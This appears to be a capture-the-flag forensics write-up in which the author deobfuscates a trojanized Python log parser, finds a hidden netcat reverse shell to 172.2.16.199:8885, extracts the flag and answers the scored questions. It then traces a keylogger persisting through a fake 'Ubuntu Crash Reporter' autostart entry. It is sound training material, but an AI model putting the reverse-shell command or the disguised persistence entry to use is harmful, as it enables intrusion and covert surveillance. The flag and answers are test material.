
That alone may be enough to really answer the questions, but let's take this one step further and remove all the unnecessary junk.

In chopping up this python script, note that python cares very much about indentation. It delineates where new blocks are no longer within the scope of the parent blocks of code.

In my pass, I basically did these things:

- Removed the imports at the top referencing **`tk`** (lines 18, 19, 20, 22)
- Removed the file handling lines 27-37
- looked for every line that referenced "tk" and removed them
  - We'll change line 40 and remove the "tk" reference by removing imports:
    - **`class MainApplication ():#line:40`**
- Removed any lines that looks like gui references (fonts, buttons, fields...)
  - This meant removing the whole **`__init__`** function (lines 4)
  - And the whole **`create_widgets`** function (lines 62-117)
  - And the **`select_file`** function (lines 123-138)
  - And the **`select_output_path`** function (lines 143-153)
  - And even the **`parser`** function after careful examination to see nothing of interest (lines 155-268)
- And we'll remove other "tk" lines at the bottom (lines 277, 278, 281, 282, 286)


By now, we don't have much left and can probably see the question answers by now:



```
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ cat output.txt
import os #line:14
import re #line:15
import sys #line:16
import csv #line:17
from subprocess import *#line:21
cacti ='nc'#line:38
class MainApplication ():#line:40
    0800080008080800 ='S'#line:56
    0800080008000800 ='B'#line:57
    0800080000000800 ='T{'#line:58
    0800080000000800 ='}'#line:59
    0800080008000800 ='_'#line:119
    0800080008000800 ='S0rry'#line:120
    0880000000808088 ='aNd_'#line:121
    0888800000808088 ='c0ngr@tulat1ons'#line:122
    0080008000000008 ='NotManyHadTheEnergy'#line:139
    0000000000088880 ='ToDoThis'#line:140
    0000000880088880 =0080008000000008 +0000000000088880 #line:141
    0000000880088880 =0000000880088880 #line:142
    0800080008000880 =0800080008080800 +0800080008000800 +0800080000000800 +0800080008000800 +0800
0800080000800 +0880000000808088 +0888800000808088 +0800080008000800 +0800080008000800 +000000008800
88880 +0800080000000800 #line:154
    # print ('Flag: '+0800080008000800 )#line:270
    try :#line:271
        Popen ([cacti ,'-e','/bin/sh','172.2.16.199','8885'])#line:272
    except ConnectionRefusedError :#line:273
        pass #line:274
def main ():#line:276
    MainApplication (0000000000000000 ).pack (side ="top",fill ="both",expand =True )#line:285
    0000000000000000 .mainloop ()#line:287
if __name__ =="__main__":#line:290
    main ()#line:291
```

Even chopped up with everything referencing "tk" objects and names, and removing whole blocks of code, we try to execute the script and we still see a good lesson learned about running strange code: you never know what you've missed! For illustrative purposes, I've purposely left this obvious code in place:

```
…
cacti ='nc'#line:38
…
…
    try :#line:271
        Popen ([cacti ,'-e','/bin/sh','172.2.16.199','8885'])#line:272
    except ConnectionRefusedError :#line:273
        pass #line:274
…
```



```
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ python output.txt
Traceback (most recent call last):
  File "output.txt", line 30, in <module>
    main ()#line:291
  File "output.txt", line 27, in main
    MainApplication (O0000000000000000 ).pack (side ="top",fill ="both",expand =True )#line:285
NameError: global name 'O0000000000000000' is not defined
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
          [-X proxy_protocol] [-x proxy_address[:port]]          [destination] [port]
^C
```

The output of this shows not only our folly, but also being saved a bit by not having a dangerously compiled version of netcat on the ubuntu box:

```
…
nc: invalid option -- 'e'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
  [-m minttl] [-O length] [-P proxy_username] [-p source_port]
  [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
  [-X proxy_protocol] [-x proxy_address[:port]]   [destination] [port]
...
```

Note: If this script were run on the CEO's laptop as the scenario describes, it would not have done any harm, as not only would the script bomb out with missing requirements, but the version of **nc** installed is not vulnerable to this shell connection outbound.


Let's comment that exploit out so it doesn't execute again, by adding a # on lines 271-274.

We can see a flag hiding in the script, too, but uncommenting out the line that prints it doesn't give it all to us:

```
    print ('Flag: '+O80OO800O8000O800 )#line:270
```

This just gives us:

```
python3 output.txt
Flag: S0rry
nc: invalid option -- 'e'
```




```
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ python output.txt
Flag: S0rry
Traceback (most recent call last):
  File "output.txt", line 30, in <module>
    main ()#line:291
  File "output.txt", line 27, in main
    MainApplication (O0000000000000000 ).pack (side ="top",fill ="both",expand =True )#line:285
NameError: global name 'O0000000000000000' is not defined
```

It looks like a better string is created with a different variable. Let's try it!

```
    print ('Flag: '+O8OOO8OOO8OOOO8OO )#line:270
    print ('Flag: '+O8OOO8OOO8OOOO88O )
```

This gives us:

```
Flag: S0rry
Flag: SBT{S0rry_aNd_c0ngr@tulat1ons__NotManyHadTheEnergyToDoThis}
```




```
ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ cat output.txt
import os #line:14
import re #line:15
import sys #line:16
import csv #line:17
from subprocess import *#line:21
cacti ='nc'#line:38
class MainApplication ():#line:40
    O8OOO8OOO8O8OO8OO ='S'#line:56
    O8OOO8OOO8OOOO8OO ='B'#line:57
    O8OOO8OOOOOOOO8OO ='T{'#line:58
    O8OOO8OOOOOOOO8OO ='}'#line:59
    O8OOO8OOO8OOOO8OO ='_'#line:119
    O8OOO8OOO8OOOO8OO ='S0rry'#line:120
    O88OOOOOOO8OO8O88 ='aNd_'#line:121
    O888OOOOOO8OO8O88 ='c0ngr@tulat1ons'#line:122
    OO8OOO8OOOOOOOOO8 ='NotManyHadTheEnergy'#line:139
    OOOOOOOOOOOO8888O ='ToDoThis'#line:140
    OOOOOOOO88OO8888O =OO8OOO8OOOOOOOOO8 +OOOOOOOOOOOO8888O #line:141
    OOOOOOOO88OO8888O =OOOOOOOO88OO8888O #line:142
    O8OOO8OOO8OOOO88O =O8OOO8OOO8O8OO8OO +O8OOO8OOO8OOOO8OO +O8OOO8OOOOOOOO8OO +O8OOO8OOO8OOOO8OO +O8OO
O8OOO8OOOO8OO +O88OOOOOOO8OO8O88 +O888OOOOOO8OO8O88 +O8OOO8OOO8OOOO8OO +O8OOO8OOO8OOOO8OO +OOOOOOOO88OO
8888O +O8OOO8OOOOOOOO8OO #line:154
    print ('Flag: '+O8OOO8OOO8OOOO8OO )#line:270
    print ('Flag: '+O8OOO8OOO8OOOO88O )
    # try :#line:271
      # Popen ([cacti ,'-e','/bin/sh','172.2.16.199','8885'])#line:272
    # except ConnectionRefusedError :#line:273
      # pass #line:274
def main ():#line:276
    MainApplication (OOOOOOOOOOOOOOOOO ).pack (side ="top",fill ="both",expand =True )#line:285
    OOOOOOOOOOOOOOOOO .mainloop ()#line:287
if __name__ =="__main__":#line:290
    main ()#line:291


ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ python output.txt
Flag: S0rry
Flag: SBT{S0rry_aNd_c0ngr@tulat1ons__NotManyHadTheEnergyToDoThis}
Traceback (most recent call last):
  File "output.txt", line 31, in <module>
    main ()#line:291
  File "output.txt", line 28, in main
    MainApplication (OOOOOOOOOOOOOOOOO ).pack (side ="top",fill ="both",expand =True )#line:285
NameError: global name 'OOOOOOOOOOOOOOOOO' is not defined
```

We still have an error at the end, but that's inconsequential to our analysis, and occurs as I didn't have a great reason to clean up the **main()** function more, other than just removing that error.

Cleaning that up looks like this:


```
    print ('Flag: '+0800080008000088O')
    # try :#line:271
       # Popen ([cacti ,'-e','/bin/sh','172.2.16.199','8885'])#line:272
    # except ConnectionRefusedError :#line:273
       # pass #line:274
def main ():#line:276
    MainApplication ()#line:285
if __name__ =="__main__":#line:290
    main ()#line:291


ubuntu@ip-10-0-13-93:~/Desktop/For Investigation/Log_to_CSV_Parser-master$ python output.txt
Flag: S0rry
Flag: SBT{S0rry_aNd_c0ngr@tulat1ons__NotManyHadTheEnergyToDoThis}
```

This seems to exhaust our analysis of the python script.

2. What tool is used to connect back to the attacker's server? *(6 points)*

Format: Network Tool

netcat

I saw this line in the deobfuscated python script:

```
Popen ([cacti ,'-e','/bin/sh','172.2.16.199','8885'])#line:272
```

This looks like a classic netcat shell being kicked off with –e to execute a command after a successful connection.

We can see in the python script that cacti is just a variable with 'nc' set into it.

```
cacti ='nc'#line:38
```

Neither 'cacti' nor 'nc' are the accepted answers here, but we know **nc** is also known as netcat.

If we didn't know what was happening here, we could Google the error we got earlier about the invalid option. We could also Google the rest of the help prompt we got after that error. Or we could just run **nc** locally on the laptop and investigate it more with –h or its man page.

3. What IP address and port number does the script connect back to? *(6 points)*

Format: IP:Port

172.2.16.199:8885

```
Popen ([cacti ,'-e','/bin/sh','172.2.16.199','8885'])#line:272
```

4. There is a flag in the de-obfuscated python code. Can you find it? *(8 points)*


Format: SBT{FlagTextHere}

SBT{S0rry_aNd_c0ngr@tulat1ons__NotManyHadTheEnergyToDoThis}

PART 3: LAPTOP EXAMINATION

From here, we start examining the victim laptop to see what may have happened or what the intruder may have done or left behind. This will not be an exhaustive review of the investigation, and I will skip ahead to the important findings.

In the user's home directory, we see a suspicious **`.log.txt`** file that is at a current date.



```
drwxrwxr-x  4 ubuntu ubuntu    4096 Apr  2  2021 .local
-rw-r--r--  1 ubuntu ubuntu    9778 Sep  2 03:23 .log.txt
drwx------  5 ubuntu ubuntu    4096 Apr  2  2021 .mozilla
drwx------  3 ubuntu ubuntu    4096 Apr  2  2021 .pki
```

If we **`cat`** this out, we'll see a large amount of text that includes clipboard and current window information. This actually looks like some sort of spyware or keylogger that may be running.

We can try to find a reference to the file in the system logs:

```
$ sudo grep -iR log.txt /var/log
```


But we get nothing.

We could try the user home dir:

```
$ sudo grep -iR log.txt ~/
```

We do get an interesting hit:


```
/home/ubuntu/Music/.ubuntu-crash-reporter.py:file = os.path.expanduser("~/.log.txt")
```



```
p/For Investigation ][Current window: ubuntu@ip-10-0-13-93: ~/Desktop ][Current window: ubuntu@
13-93: ~ ][CLIBOARD: $ sudo grep -iR log.txt /var/log ]
/home/ubuntu/Desktop/For Investigation/Log_to_CSV_Parser-master/.gitignore:pip-log.txt
grep: /home/ubuntu/.mozilla/firefox/zumvzfvs.default-release/lock: No such file or directory
/home/ubuntu/Music/.ubuntu-crash-reporter.py:file =      os.path.expanduser("~/.log.txt")
grep: /home/ubuntu/.gnupg/S.gpg-agent: No such device or address
grep: /home/ubuntu/.gnupg/S.gpg-agent.browser: No such device or address
```

There are other ways to relatively quickly find this as well. Looking at a list of running processes shows it pretty easily if you're familiar with what is normal and not normal on an ubuntu system:

```
ps –aux
.....
ubuntu    5584 12.4  0.4 316768 34684 ?        Sl   01:35  14:39 /usr/bin/python3
/home/ubuntu/Music/.ubuntu-crash-reporter.py &
.....
```



```
ubuntu     5581  0.0  0.3 556564 30740 ?        Sl   01:35   0:01 Thunar --daemon
ubuntu     5583  0.0  0.5 552992 42092 ?        Sl   01:35   0:00 xfdesktop
ubuntu     5584 12.4  0.4 316768 34684 ?        Sl   01:35  14:39 /usr/bin/python3 /home/ubuntu/Music/.ubuntu-crash-reporter.py &
ubuntu     5589  0.0  0.3 579280 27272 ?        Sl   01:35   0:00 update-notifier
ubuntu     5592  0.0  0.2 358200 21052 ?        Ssl  01:35   0:00 xfce4-power-manager
```

Looking for other files with a recent timestamp or a period during the time of the attack can find this, too. Since we don't know the actual date of this incident, we'll stick with just looking for other recent files.


But, this yields nothing interesting.

We could also look for a list of places that are likely to be used to start scripts or other bad things for persistence, like **`cron`** jobs. We do actually find something interesting under **`/home/ubuntu/.config/autostart/`**:

```
-rw-r--r--  1 ubuntu  258 Apr  2  2021 'Ubuntu Crash Reporter.desktop'
```

And inside that file we see what we found earlier as well:

```
Exec=/usr/bin/python3 /home/ubuntu/Music/.ubuntu-crash-reporter.py &
```



```
ubuntu@ip-10-0-13-93:~$ ls -la .config/autostart
total 12
drwx------  2 ubuntu ubuntu 4096 Apr  2  2021  .
drwx------ 18 ubuntu ubuntu 4096 Sep  2 03:10  ..
-rw-r--r--  1 ubuntu ubuntu  258 Apr  2  2021 'Ubuntu Crash Reporter.desktop'
ubuntu@ip-10-0-13-93:~$ cat '.config/autostart/Ubuntu Crash Reporter.desktop'
[Desktop Entry]
Encoding=UTF-8
Version=0.9.4
Type=Application
Name=Ubuntu Crash Reporter
Comment=Crash Reporter for Ubuntu
Exec=/usr/bin/python3 /home/ubuntu/Music/.ubuntu-crash-reporter.py &
OnlyShowIn=XFCE;
StartupNotify=false
Terminal=false
Hidden=false
```

This must be what started the keylogger, and will start it again after a reboot.

We likewise could have repeated our above **`grep`** searches using the name of the secretly running python script (ubuntu-crash-reporter.py) instead of the log.txt file name. This would have also pointed us into the autostart directory.

